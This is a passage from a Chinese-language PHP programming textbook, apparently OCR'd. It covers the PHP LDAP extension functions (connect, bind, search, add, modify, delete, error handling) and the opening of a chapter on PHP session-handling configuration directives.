


图 17-1　典型的公司结构模型

大量领先的软件厂商已经构建了一些旗舰目录服务产品，其中确实集中了此类产品所能提供的所有操作。下面是一些比较流行的目录服务产品。

- RedHat Directory Server：www.redhat.com/directory_server
- Microsoft Active Directory：www.microsoft.com/activedirectory
- Novell eDirectory：www.novell.com/products/edirectory
- Oracle Beehive：www.oracle.com/beehive

所有使用广泛的目录服务产品都极大地依赖于一种称为 LDAP（轻量级目录访问协议）的开放规范。本章将介绍通过 PHP 的 LDAP 扩展与 LDAP 对话是何等容易。到本章结束时，你将学到通过 PHP 应用程序与目录服务对话的必要知识。

LDAP 的内容相当丰富，只用一节来简单地介绍是不够的，这里假设你已经是一个对 LDAP 相当了解的用户，读这一章的目的只是为了搜寻使用 PHP 语言与 LDAP 服务器通信的更多有关信息。不

过，如果你刚刚接触 LDAP，在继续阅读下面的内容之前可以先花些时间参考以下在线资源。

- LDAP v3 规范（www.ietf.org/rfc/rfc3377.txt），轻量级目录访问协议版本 3 的正式规范。
- 官方 OpenLDAP 网站（www.openldap.org），广泛使用的 LDAP 开源实现的官方网站。
- IBM 的 LDAP Redbooks（www.redbooks.ibm.com），IBM 对 LDAP 的介绍，共 700 多页，可以免费得到。

17.1 在 PHP 中使用 LDAP

PHP 的 LDAP 扩展似乎始终未得到应得的重视，但它确实提供了大量的灵活性、功能和易用性，这是开发人员创建 LDAP 驱动的复杂应用程序时所渴望的 3 个方面。本节将全面详细研究这些功能，介绍 PHP 的 LDAP 函数，并提供如何充分利用 PHP/LDAP 集成的大量提示和技巧。

注解 这一章中的很多例子都使用了一个假想的LDAP服务器，名为http://ldap.wjgilmore.com，这表示示例结果都是人为制造的。因此，要想真正理解这些例子，需要建立自己的LDAP服务器，或者得到一个已有服务器的管理员访问权限。对于Linux，可以考虑使用OpenLDAP（www.openldap.org）。对于Windows，有许多免费和商业解决方案可供使用，不过Symas的实现尤为流行。更多有关信息见www.symas.com。

17.1.1 为 PHP 配置 LDAP

除了访问 LDAP 服务器，还需要配置 PHP 的 LDAP 支持，因为 PHP 并未默认启用 LDAP 支持。为此，除了安装一个 LDAP 客户端，还需要使用--with-ldap 标志重新编译 PHP（可能还要有--with-ldap-sasl 标志，这取决于你的 LDAP 服务器配置）。在 Windows 上，需要在 php.ini 中启用 php_ldap.dll 扩展，另外确保 libeay32.dll 和 ssleay32.dll 文件都在系统路径上。

17.1.2 连接到 LDAP 服务器

ldap_connect()函数建立与由一个主机名和一个可选的端口号指定的 LDAP 服务器的连接。其形式为：

```
resource ldap_connect([string hostname [, int port]])
```

如果未指定可选的端口参数，并且服务器前面使用了 ldap:// URL 模式，或者完全省略了 URL 模式，则使用 LDAP 的标准端口 389。如果使用 ldaps://模式，则使用端口 636。如果连接成功，则返回链接标识符；有错误则返回 FALSE。以下是一个简单的使用示例：

```
<?php
    $host = "ldap.wjgilmore.com";
    $port = "389";
    $connection = ldap_connect($host, $port)
                or die("Can't establish LDAP connection");
?>
```

虽然安全 LDAP（LDAPS）得到了广泛部署，但它并非正式规范。OpenLDAP 2.0 确实支持 LDAPS，但实际上已经被弃用，让位于另一个确保安全 LDAP 通信的机制——Start TLS。

1. 使用传输层安全协议进行安全连接

ldap_start_tls()本身并不是连接所特有的函数，之所以在这里介绍这个函数，是因为：如果开发人员希望使用 TLS(传输层安全)协议安全地连接 LDAP 服务器，一般会在调用 ldap_connect()之后立即执行这个函数。其形式为：

```
boolean ldap_start_tls(resource link_id)
```

关于这个函数有以下两点值得注意。

- LDAP 的 TLS 连接只能用于 LDAPv3。因为 PHP 默认情况下使用 LDAPv2，所以需要专门声明使用版本 3，方法是在调用 ldap_start_tls()之前要使用 ldap_set_option()。
- 可以在绑定到目录之前或之后调用函数 ldap_start_tls()，但如果要保护绑定凭证，那么在绑定到目录之前调用这个函数更有意义。

示例如下：

```
<?php
    $connection = ldap_connect("ldap.wjgilmore.com");
    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);
    ldap_start_tls($connection);
?>
```

因为 ldap_start_tls()用于保护连接，所以新用户常常会错误地尝试使用 ldaps://代替 ldap://来执行连接。注意，前面示例中如果使用 ldaps://是不正确的，应当总是使用 ldap://。

2. 绑定到LDAP服务器

成功连接到 LDAP 服务器之后（参见 17.1.2 节），就需要传递一组凭证，所有后续的 LDAP 查询将基于这些凭证执行。这些凭证包括各种用户名[也称为 RDN（Relative Distinguished Name，相对区分名）]和密码。使用 ldap_bind()函数来完成。其形式为：

```
boolean ldap_bind(resource link_id [, string rdn [, string pswd]])
```

虽然任何人都可以连接到 LDAP 服务器，但在获取或操作数据之前通常需要正确的凭证。这是通过 ldap_bind()实现的，这个函数至少需要 ldap_connect()返回的 link_id，可能还需要用户名和密码（分别由 rdn 和 pswd 指定）。示例如下：

```
<?php
    $host = "ldap.wjgilmore.com";
    $port = "389";

    $connection = ldap_connect($host, $port)
                  or die("Can't establish LDAP connection");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);

    ldap_bind($connection, $username, $pswd)
              or die("Can't bind to the server.");
?>
```

注意，提供给 ldap_bind()的凭证在 LDAP 服务器上创建和管理，不论你从哪个服务器或工作站发起连接，这些凭证都与这个服务器或工作站上的账户无关。因此，如果无法匿名连接到 LDAP 服务器，需要告诉系统管理员来安排一个合适的账户。

像前面例子说明的那样，要连接到测试服务器 ldap.wjgilmore.com，你也需要执行 ldap_set_option()，因为只接受版本 3 的协议。

3. 关闭 LDAP 服务器连接

在完成与 LDAP 服务器的所有交互之后，应当清除并正确地关闭连接。函数 ldap_unbind()可用于此任务。其形式为：

```
Boolean ldap_unbind(resource link_id)
```

ldap_unbind()函数终止与 link_id 关联的 LDAP 服务器连接。使用示例如下：

```
<?php

    // 连接到服务器
    $connection = ldap_connect("ldap.wjgilmore.com")
                  or die("Can't establish LDAP connection");

    // 绑定到服务器
    ldap_bind($connection) or die("Can't bind to LDAP.");

    // 执行各种与 LDAP 相关的命令

    // 关闭连接
    ldap_unbind($connection)
                or die("Could not unbind from LDAP server.");
?>
```

注解 PHP函数ldap_close()在操作上与ldap_unbind()相同，但因为LDAP API使用后者的术语（即解除绑定）来引用这个函数，所以出于可读性原因推荐使用ldap_unbind()函数而不是ldap_close()。

17.1.3 获取 LDAP 数据

因为 LDAP 是读优化（read-optimized）的协议，所以在任何实现中都提供一组有用的数据搜索和获取函数很有意义。事实上，PHP 提供了很多获取目录信息的函数。本节将分析这些函数。

1. 搜索一个或多个记录

创建支持 LDAP 的 PHP 应用程序时，几乎肯定会经常使用 ldap_search()函数，因为这是根据指定的过滤器来搜索目录的主要方式。其形式为：

```
resource ldap_search(resource link_id, string base_dn, string filter
                     [, array attributes [, int attributes_only [, int size_limit
                     [, int time_limit [int deref]]]]])
```

如果搜索成功将返回一个结果集，然后可以由其他函数来解析这个结果集；搜索失败时返回 FALSE。考虑如下示例，其中 ldap_search()用于获取名字以字母 A 开头的所有用户：

```
$results = ldap_search($connection, "dc=WJGilmore, dc=com", "givenName=A*");
```

一些可选属性可以调整搜索的行为。首先，attributes 允许指定对结果集中每一项返回的确切属性。例如，如果希望获取每位用户的名和电子邮件地址，可以在 attributes 列表中指定：

```
$results = ldap_search($connection, "dc=WJGilmore, dc=com", "givenName=A*",
                       "surname,mail");
```

注意，如果没有明确地指定参数 attributes，则返回每一项的所有属性，倘若不准备使用所有属性，这么做效率就会很低。

如果启用可选参数 attributes_only（设置为 1），则只获取属性类型。如果只想了解指定项中某个属性是否可用，不需要了解实际的值，就可以使用这个参数。如果禁用（设置为 0）或省略此参数，则属性类型及其相应值都将被返回。

下一个可选参数 size_limit 可以限制获取的项数。如果禁用（设置为 0）或省略此参数，则不限制获取的数量。下面的示例获取名字以 A 开头的前 5 位用户的属性类型及其相应值：

```
$results = ldap_search($connection, "dc=WJGilmore,dc=com", "givenName=A*", 0, 5);
```

如果启用下一个可选参数 time_limit，将对搜索的时间进行限制，以秒为单位。忽略或禁用此参数（设为 0）将不设置时间限制，但也可以在 LDAP 服务器配置中设置这种限制（这是通常的做法）。下一个示例也完成与前例同样的搜索，但限制搜索只进行 30 秒：

```
$results = ldap_search($connection, "dc=WJGilmore,dc=com", "givenName=A*", 0, 5, 30);
```

第 8 个参数也是最后一个可选参数 deref，用于确定如何处理别名。别名已经超出了本章的讨论范围，但你可在网上发现大量与此有关的信息。

2．处理返回的记录

一旦搜索操作返回了一个或多个记录，你可能希望对这些数据做一些处理，可能是输出到浏览器或者完成其他动作。为此最容易的做法是利用 ldap_get_entries()函数，它提供了一条捷径，可以把结果集中的所有成员放入一个多维数组。其形式如下：

```
array ldap_get_entries(resource link_id, resource result_id)
```

下面列出了可以由这个数组得出的各项信息。

- return_value["count"]。获取的项的总数。
- return_value[n]["dn"]。结果集中第 n+1 项的 DN。
- return_value[n]["count"]。结果集中第 n+1 项的属性总数。
- return_value[n]["attribute"]["count"]。与第 n+1 项 attribute 属性关联的项数。
- return_value[n]["attribute"][m]。第 n+1 项 attribute 属性的第 m+1 个值。
- return_value[n][m]。第 n+1 项中第 m+1 个位置的属性。

考虑下面的例子：

```
<?php

    $host = "ldap.wjgilmore.com";
    $port = "389";

    $dn = "dc=WJGilmore,dc=com";

    $connection = ldap_connect($host)
                  or die("Can't establish LDAP connection");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);
```

```
    ldap_bind($connection)
              or die("Can't bind to the server.");

    // 检索所有名字首字母为 K 的人的记录
    $results = ldap_search($connection, $dn, "givenName=K*");

    // 转储记录到数组中
    $entries = ldap_get_entries($connection, $results);

    // 确定返回了多少记录
    $count = $entries["count"];

    // 循环处理数组，输出姓名和电子邮件地址
    for($x=0; $x < $count; $x++) {
        printf("%s ", $entries[$x]["cn"][0]);
        printf("(%s) <br />", $entries[$x]["mail"][0]);
    }

?>
```

执行这个脚本会生成类似下面的输出：

```
Kyle Billingsley (billingsley@example.com)
Kurt Kramer (kramer@example.edu)
Kate Beckingham (beckingham.2@example.edu)
```

3. 获取一个特定项

搜索一个特定项时应当使用 ldap_read()函数，且该项由特定 DN 标识。其形式为：

```
resource ldap_read(resource link_id, string base_dn, string filter
                   [, array attributes [, int attributes_only [, int size_limit
                   [, int time_limit [int deref]]]]])
```

比如，获取一个只由其 ID 标识的用户的名和姓，可以执行以下代码：

```
<?php

    $host = "ldap.wjgilmore.com";

    // 我们在查找谁?
    $dn = "uid=wjgilmore,ou=People,dc=WJGilmore,dc=com";

    // 连接到 LDAP 服务器
    $connection = ldap_connect($host)
                  or die("Can't establish LDAP connection");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);

    // 绑定到 LDAP 服务器
    ldap_bind($connection) or die("Can't bind to the server.");

    // 检索相关信息
```

```
    $results = ldap_read($connection, $dn, '(objectclass=person)',
                         array("givenName", "sn"));

    // 检索返回的记录的一个数组
    $entry = ldap_get_entries($connection, $results);

    // 输出姓和名
    printf("First name: %s <br />", $entry[0]["givenname"][0]);
    printf("Last name: %s <br />", $entry[0]["sn"][0]);

    // 关闭连接
    ldap_unbind($connection);

?>
```

这会返回如下结果：

```
First Name: William
Last Name: Gilmore
```

17.1.4　统计所获取的项

了解搜索所获取的项数通常很有用。PHP 提供了一个函数 ldap_count_ entries()来显式地完成这个任务。其形式为：

```
int ldap_count_entries(resource link_id, resource result_id)
```

下面的示例返回表示姓以 G 开头的所有人的 LDAP 记录的总数：

```
$results = ldap_search($connection, $dn, "sn=G*");
$count = ldap_count_entries($connection, $results);
echo "<p>Total entries retrieved: $count</p>";
```

这会返回：

```
Total entries retrieved: 45
```

17.1.5　LDAP 记录排序

ldap_sort()函数可以根据返回的任何 result 属性对结果集进行排序。该函数会比较每个项的字符串值，并以升序重新对结果集进行排序。其形式为：

```
boolean ldap_sort(resource link_id, resource result, string sort_filter)
```

示例如下：

```
<?php

    // 连接和绑定
    $results = ldap_search($connection, $dn, "sn=G*", array("givenName", "sn"));

    // 根据用户名为记录排序
    ldap_sort($connection, $results, "givenName");
```

```
    $entries = ldap_get_entries($connection,$results);

    $count = $entries["count"];

    for($i=0;$i<$count;$i++) {
        printf("%s %s <br />",
               $entries[$i]["givenName"][0], $entries[$i]["sn"][0]);
   }

   ldap_unbind($connection);
?>
```

这会返回：

```
Jason Gilmore
John Gilmore
Robert Gilmore
```

17.1.6 插入 LDAP 数据

向目录中插入数据与获取数据一样简单。本节将介绍 PHP 的两个 LDAP 插入函数。

1. 添加一个新项

可以使用 ldap_add()函数向 LDAP 目录增加新项。其形式为：

```
Boolean ldap_add(resource link_id, string dn, array entry)
```

下面是一个示例，但要记住它不能正确执行，因为你没有恰当的权限将用户添加到 WJGilmore 目录：

```
<?php
   /*连接并绑定到 LDAP 服务器*/

   $dn = "ou=People,dc=WJGilmore,dc=com";
   $entry["displayName"] = "John Wayne";
   $entry["company"] = "Cowboys, Inc.";
   $entry["mail"] = "pilgrim@example.com";
   ldap_add($connection, $dn, $entry) or die("Could not add new entry!");
   ldap_unbind($connection);
?>
```

很简单，对不对？但如何添加多值属性呢？逻辑上讲，可以使用索引数组：

```
   $entry["displayName"] = "John Wayne";
   $entry["company"] = "Cowboys, Inc.";
   $entry["mail"][0] = "pilgrim@example.com";
   $entry["mail"][1] = "wayne.2@example.edu";
   ldap_add($connection, $dn, $entry) or die("Could not add new entry!");
```

2. 添加到现有的项

ldap_mod_add()函数用于向现有的项增加值，成功时返回 TRUE，失败时返回 FALSE。其形式为：

```
Boolean ldap_mod_add(resource link_id, string dn, array entry)
```

修改前面的示例，假设用户 John Wayne 请求添加另一个电子邮件地址。因为 mail 属性是多值属性，所以可以使用 PHP 的内置数组扩展功能来扩展值数组。下面是一个示例，但要记住它不能正确执行，因为你不具备恰当的权限来修改位于 WJGilmore 目录中的用户：

```
$dn = "ou=People,dc=WJGilmore,dc=com";
$entry["mail"][] = "pilgrim@example.com";
ldap_mod_add($connection, $dn, $entry)
   or die("Can't add entry attribute value!");
```

注意，这里改变了$dn，因为需要对 John Wayne 的目录项建立特定引用。

假设 John 现在希望向目录中添加他的标题。因为 title 属性是单值属性，所以可以如下添加：

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
$entry["title"] = "Ranch Hand";
ldap_mod_add($connection, $dn, $entry) or die("Can't add new value!");
```

17.1.7　更新 LDAP 数据

虽然 LDAP 数据基本上是静态的，但有些时候做些改变也是必要的。PHP 提供了两个完成这种修改的函数：ldap_modify()和 ldap_rename()。ldap_modify()用于属性级改变，ldap_rename()用于对象级的改变。

1. 修改项

ldap_modify()函数用来修改现有的目录项属性，成功时返回 TRUE，失败时返回 FALSE。其形式为：

```
Boolean ldap_modify(resource link_id, string dn, array entry)
```

利用这个函数可以修改一个或同时修改多个属性。考虑一个例子：

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
$attrs = array("Company" => "Boots 'R Us", "Title" => "CEO");
ldap_modify($connection, $dn, $attrs);
```

注解　ldap_mod_replace()函数是ldap_modify()的别名。

---

2. 重命名项

ldap_rename()函数用来重命名现有的项，其形式为：

```
Boolean ldap_rename(resource link_id, string dn, string new_rdn,
                    string new_parent, boolean delete_old_rdn)
```

new_parent 参数指定被重命名项的父对象。如果参数 delete_old_rdn 设为 TRUE，则删除原来的项；否则，它将作为已重命名项的未区分值保留在目录中。

17.1.8　删除 LDAP 数据

虽然很少见，但有时确实也会从目录中删除数据。可以在两个级别上进行删除——删除整个对象，或者删除与对象关联的属性。有两个函数可以用来执行这些任务：ldap_delete()和 ldap_mod_del。

1. 删除项

ldap_delete()函数从 LDAP 目录删除整个项，成功时返回 TRUE，失败时返回 FALSE。其形式为：

```
Boolean ldap_delete(resource link_id, string dn)
```

示例如下：

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
ldap_delete($connection, $dn) or die("Could not delete entry!");
```

完全删除一个目录对象很少见，一般可能只是希望删除对象的属性而非整个对象。这可以由函数 ldap_mod_del()完成。

2. 删除项属性

ldap_mod_del()函数删除某个实体的值，而不是删除整个对象。其形式为：

```
Boolean ldap_mod_del(resource link_id, string dn, array entry)
```

这种限制说明这个函数比 ldap_delete()用得更多，因为删除属性比删除整个对象的可能性更大。在下面的示例中，用户 John Wayne 的 company 属性被删除：

```
$dn = "cn=John Wayne, ou=People,dc=WJGilmore,dc=com";
ldap_mod_delete($connection, $dn, array("company"));
```

在下面的示例中，删除了多值属性 mail 的所有项：

```
$dn = "cn=John Wayne, ou=People,dc=WJGilmore,dc=com ";
$attrs["mail"] = array();
ldap_mod_delete($connection, $dn, $attrs);
```

为了从多值属性中删除一个值，必须指定该值，如下：

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com ";
$attrs["mail"] = "pilgrim@example.com";
ldap_mod_delete($connection, $dn, $attrs);
```

17.1.9 处理区分名

有时更多地了解所处理对象的 DN（区分名）会有很帮助。PHP 提供了一些函数来做到这一点。

1. 把 DN 转换为可读格式

ldap_dn2ufn()函数将 DN 转换为更为可读的格式。其形式为：

```
string ldap_dn2ufn(string dn)
```

最好用一个示例来说明：

```
<?php
    // 定义 DN
    $dn = "OU=People, OU=staff, DC=ad, DC=example, DC=com";

   // 将 DN 转换为用户友好的格式
   echo ldap_dn2ufn($dn);
?>
```

这会返回：

```
People, staff, ad.example.com
```

2. 将 DN 加载到数组

ldap_explode_dn()函数在操作上与 ldap_dn2ufn()相同，只是会以数组形式而非字符串形式返回 DN 的各个部分，数组的第一个元素存放数组的长度。其形式为：

```
array ldap_explode_dn(string dn, int only_values)
```

如果 only_values 参数设置为 0，数组元素将包括属性及其相应的值；如果设置为 1，则只返回值。考虑以下的例子：

```
<?php

    $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";
    $dnComponents = ldap_explode_dn($dn, 0);

    foreach($dnComponents as $component)
       printf("%s <br />", $component);

?>
```

这会返回如下结果：

```
5
OU=People
OU=staff
DC=ad
DC=example
DC=com
```

17.1.10　错误处理

虽然我们希望编程逻辑和代码是完善的，但事实上往往并非如此。就是说，要使用本节介绍的错误处理函数，因为它们可以帮助确定错误原因，而且如果错误是由于不合适或不正确的用户动作造成的（而不是因为编程问题所导致的），这些函数还能为终端用户提供有关信息。

1. 将 LDAP 错误码转换为消息

ldap_err2str()函数将 LDAP 标准错误码转换为相应的字符串表示。其形式为：

```
string ldap_err2str(int errno)
```

例如，错误码 3 表示超时错误。因此，执行如下函数将得到相应的消息：

```
echo ldap_err2str (3);
```

这会返回：

```
Time limit exceeded
```

记住，这些错误字符串可能稍有变化，所以要想提供对用户更友好的消息，一定要根据错误码而不是错误字符串进行转换。

2. 获取最近的错误码

LDAP 规范提供了与目录服务器交互时可能产生的错误码标准列表。如果希望另行定制 ldap_error()和 ldap_err2str()提供的简单消息，或者希望把错误码记入日志（比如记录在数据库中），就可以使用 ldap_errno 获取此错误码。其形式为：

```
int ldap_errno(resource link_id)
```

3. 获取最近的错误消息

ldap_error()函数获取创建 LDAP 连接（由一个链接标识符指定）期间生成的最后一条错误消息。其形式为：

```
string ldap_error(resource link_id)
```

如果在本章列出所有可能的错误码，这就太占篇幅了，所以这里只列了其中的一部分，以便你对错误码有所认识。

- **LDAP_TIMELIMIT_EXCEEDED** 超出了预定义的 LDAP 执行时间限制。
- **LDAP_INVALID_CREDENTIALS** 给定的绑定凭证无效。
- **LDAP_INSUFFICIENT_ACCESS** 用户没有足够的权限完成所请求的操作。

对用户不是很友好，是不是？如果要为用户提供更详细的响应，就需要建立适当的转换逻辑。但是，基于字符串的错误消息可能会改变或被本地化，所以最好是根据错误码而不是错误字符串完成这样的转换。

17.2 小结

通过 PHP 可与功能强大的第三方技术（如 LDAP）交互，这是程序员乐于使用 PHP 语言的主要原因之一。PHP 的 LDAP 支持，使得创建与目录服务器协作的 Web 应用程序变得很简单，还能为用户群体提供很多增值的好处。

下一章介绍 PHP 的另一个特性：会话处理，这可能是 PHP 最引人注目的特性之一。你将学习如何扮演一个无所不知的“老大”，当用户通过你的应用程序导航时就能跟踪用户的首选项、动作和想法。当然，现在可能还不能跟踪到用户的想法，不过我们可以要求在将来的版本中增加这个特性。

第 18 章 会话处理程序

尽管版本 4 以后才引入，不过 PHP 的会话处理功能一直都是最酷而且最引人注目的特性之一。本章将介绍以下内容：

- 会话处理为什么是必需的，而且很有用；
- 如何配置 PHP 来最高效地使用这一特性；
- 如何创建和销毁会话，如何管理会话变量；
- 你为什么要考虑在数据库中管理会话数据，如何管理。

18.1 什么是会话处理

HTTP（超文本传输协议）定义了通过 WWW（万维网）传输文本、图形、视频和所有其他数据所用的规则。HTTP 是一种*无状态*的协议，说明每次请求的处理都与之前或之后的请求无关。虽然这种简化实现对于 HTTP 的普及作出了卓越的贡献，但对于希望创建复杂的 Web 应用程序的开发人员来说，这个缺点长久以来已经成为他们的一个心病，因为他们必须能够做相应调整以适应用户特有的行为和首选项。为修复这个问题，出现了一种在客户端机器上存储少量信息（常称为 cookie）的实践，并很快被接受，cookie 部分解决了这个难题。但是，cookie 大小的限制、所允许的 cookie 数量以及 cookie 实现上的各种不一致，诸如此类的种种原因促使开发人员提出了另一种解决方案：*会话处理*。

会话处理实际上是无状态问题的一种更聪明的解决办法。它的实现方式是为每位网站访问者分配一个称为 SID（会话 ID）的唯一标识属性，然后将此 SID 与任意数量的数据关联，例如每月访问次数、喜爱的背景颜色或中间名等。如果按关系数据库的术语来说，可以将 SID 视为将其他所有用户属性捆绑在一起的主键。但在 HTTP 的无状态行为下，SID 如何持续地与某个用户关联呢？可以通过两种方法实现。

- cookie。管理用户信息有一种创造性的方法，实际上这种方法建立在使用 cookie 的初始方法基础之上。当用户访问网站时，服务器将用户的有关信息存储在 cookie 中并发送给浏览器，浏览器将保存这个 cookie。当用户对另一个页面执行请求时，服务器将获取该用户信息并使用这些信息，例如对页面进行个性化设置。但是，并不是在 cookie 中存储具体的用户首选项，而只是存储 SID。客户在网站中浏览时，会在必要时获取 SID，并在页面中使用与 SID 相关的各项数据。此外，因为即使会话结束，cookie 也能在客户端保存，所以可以在后续会话中读取，这意味着即使长时间不活动，也能持久地保存信息。但是要记住，因为是否接受 cookie 最终要由客户端控制，而用户有可能禁用浏览器对 cookie 的支持，或者将 cookie 从机器中删除，

所以必须对这些可能性做好准备。

- **URL 重写**。第二种用于 SID 传播的方法是在请求页面的每个本地 URL 上附加 SID。无论用户何时单击这些本地链接，都会导致 SID 的自动传播。这种方法称为 URL 重写，这样即使客户端禁用 cookie，也不会影响网站会话处理功能的正常使用。但是，这种方法也有缺陷。首先，URL 重写在会话之间不能保证持久性，因为一旦用户离开网站，向 URL 自动追加 SID 的过程就无法再持续。其次，无法阻止用户将 URL 复制到电子邮件并发送给另一位用户；只要会话没有超时，会话就可在接收者的工作站上继续。如果两个用户同步使用相同的会话，或者链接的接收者无意中看到了会话的秘密数据，都可能会发生严重的问题。出于这些原因，推荐使用基于 cookie 的方法。但是，最终还是要由你来衡量各种因素并作出决定。

会话处理过程

因为适当地配置 PHP，就可以通过很少的程序员交互自动地控制整个会话处理过程，所以有必要考虑有关的详细内容。不过，默认过程可能的变化非常多，花点时间更好地理解此过程将是值得的。

启用会话的页面执行的第一项任务是确定是否存在有效的会话，或者是否要开始新的会话。如果不存在有效的会话，就生成一个会话并与此用户关联，这将使用前面介绍的某种 SID 传播方法。可以在请求 URL 或 cookie 中寻找 SID，由 PHP 确定是否存在会话。

在下面各小节中，我们将学习完成这个过程所用的配置指令和函数。

18.2 配置指令

共有 30 个配置指令负责确定 PHP 会话处理功能的行为。因为许多指令在确定这种行为时起到重要作用，所以应当花些时间熟悉这些指令及其设置。本节介绍最重要的一部分指令。

18.2.1 管理会话存储介质

`session.save_handler` 指令确定如何存储会话信息。其形式为：

```
session.save_handler = files|mm|sqlite|user
```

此数据可以通过 4 种方法存储：平面文件（`files`）、共享内存（`mm`）、SQLite 数据库（`sqlite`）或者用户定义函数（`user`）。虽然默认设置 `files` 对于许多网站来说已经足够了，但要记住会话存储文件的数量可能会达到几千个，甚至在一段时间后会达到几十万。

共享内存（volatile memory）选项管理会话数据的速度最快，但也最不可靠，因为数据存储在 RAM 中。要使用这个选项，需要从 www.ossp.org/pkg/lib/mm/下载并安装 mm 库。除非你对以这种方式管理会话可能存在的各种问题相当清楚，否则还是建议选择另一个选项。

`sqlite` 选项利用了新的 SQLite 扩展，通过这个轻量级数据库透明地管理会话信息。第四个选项 `user` 虽然配置最复杂，但也是最灵活、功能最强大的一个选项，因为可以创建定制处理函数，在开发人员所需的任何介质上存储信息。本章后面将学习如何使用这个选项在 MySQL 数据库中存储会话数据。

18.2.2 设置会话文件路径

如果 `session.save_handler` 设置为 `files` 存储选项，则 `session.save_path` 指令必须指向存储目录。其形式为：

```
session.save_path = string
```

session.save_path 默认设置为未启用。如果使用 files 选项，就需要在 php.ini 文件中启用它并选择一个适当的存储目录。记住，该指令不能设置为位于服务器文档根中的某个目录，否则可以轻松地通过浏览器危害这些信息的安全。此外，该目录必须是服务器守护进程可写的。

出于效率的原因，可以使用语法 *N*;/path 来定义 session.save_path，其中 *N* 是一个整数，表示可以存储会话数据的 *N* 层深度子目录的数量。如果 session.save_handler 设置为 files，而且网站有很多会话，此时这种语法就很有用，因为会话文件可以分为多个目录，而不是一个单独的目录，从而使存储更高效。如果决定利用这个特性，要注意 PHP 不会自动为你创建这些目录。但是，Linux 用户可以通过执行 mod-files.sh 文件（位于 ext/session 目录）来自动化这一过程。如果在使用 Windows，需要查找一个名为 mod_files.bat 的文件。

18.2.3　自动启用会话

网页默认只通过调用函数 session_start()（本章稍后介绍）来启动会话。不过，如果要在网站中一直使用会话，也可以将 session.auto_start 指令设置为 1 来自动启动会话。其形式为：

```
session.auto_start = 0 | 1
```

启用这个指令的缺点是，如果想在一个会话变量中存储对象，需要使用 auto_prepend_file 指令加载对象的类定义。当然，这样做会带来额外的开销，因为即使在应用中根本没有用到这些类也会加载它们。

18.2.4　设置会话名称

PHP 默认使用 PHPSESSID 会话名。但你可以使用指令 session.name 把默认值改为任何想要的名字。其形式为：

```
session.name = string
```

18.2.5　选择 cookie 或 URL 重写

如果要在多次访问网站之间维护用户会话，就应当使用 cookie，这样处理器可以重新得到 SID，继续原来所保存的会话。可以通过 session.use_cookies 选用此方法。设置此指令为 1（默认）表示使用 cookie 进行 SID 传播，设置为 0 将使用 URL 重写。其形式为：

```
session.use_cookies = 0 | 1
```

记住，启用 session.use_cookies 时，不需要显式调用 cookie 设置函数（例如 PHP 的 set_cookie()），因为这会由会话函数库自动处理。如果选择 cookie 作为跟踪用户 SID 的方法，还必须考虑其他几个指令（下面将分别介绍这几个指令）。

18.2.6　自动 URL 重写

如果 session.use_cookies 被禁用，用户唯一的 SID 必须要附加在 URL 后面，以确保 SID 的传播。要实现这个目的，可以手动将变量$SID 附加到每个 URL 后面来显式地完成，也可以启用指令 session.use_trans_sid 来自动完成。其形式为：

```
session.use_trans_sid = 0 | 1
```

18.2.7 设置会话 cookie 的生存期

session.cookie_lifetime 指令确定会话 cookie 的有效期。其形式为：

```
session.cookie_lifetime = integer
```

生存期以秒为单位，所以如果 cookie 要存活 1 小时，就要将此指令设置为 3600。如果此指令设置为 0（默认值），则 cookie 将一直存活到浏览器重新启动。

18.2.8 设置会话 cookie 的有效 URL 路径

指令 session.cookie_path 确定 cookie 在哪个路径中是有效的。对于这个有效路径下的所有子目录，此 cookie 同样有效。其形式为：

```
session.cookie_path = string
```

例如，如果该指令设置为/（默认），则 cookie 对整个网站都有效。如果设置为/books，则只有在 http://www. example.com/books/路径中调用 cookie 才有效。

1. 设置会话cookie的有效域

指令 session.cookie_domain 确定 cookie 在哪个域中有效。若忽略了对此指令的设置，则 cookie 的域被设为生成它的服务器的主机名。其形式为：

```
session.cookie_domain = string
```

下面的例子展示了这个指令的用法：

```
session.cookie_domain = www.example.com
```

如果要在网站子域中使用会话，比如 customers.example.com、intranet.example.com 和 www2． example.com，可以设置此指令为：

```
session.cookie_domain = .example.com
```

2. 使用referer来验证会话

如果使用 URL 重写来传播会话 ID，这样很多人都能通过复制和散布 URL 来查看某个会话的状态。session.referer_check 指令可以减少这种可能性，它指定一个用于验证每位用户的子串。如果没有包含此子串，SID 将失效。其形式为：

```
session.referer_check = string
```

18.2.9 为启用会话的页面设置缓存方向

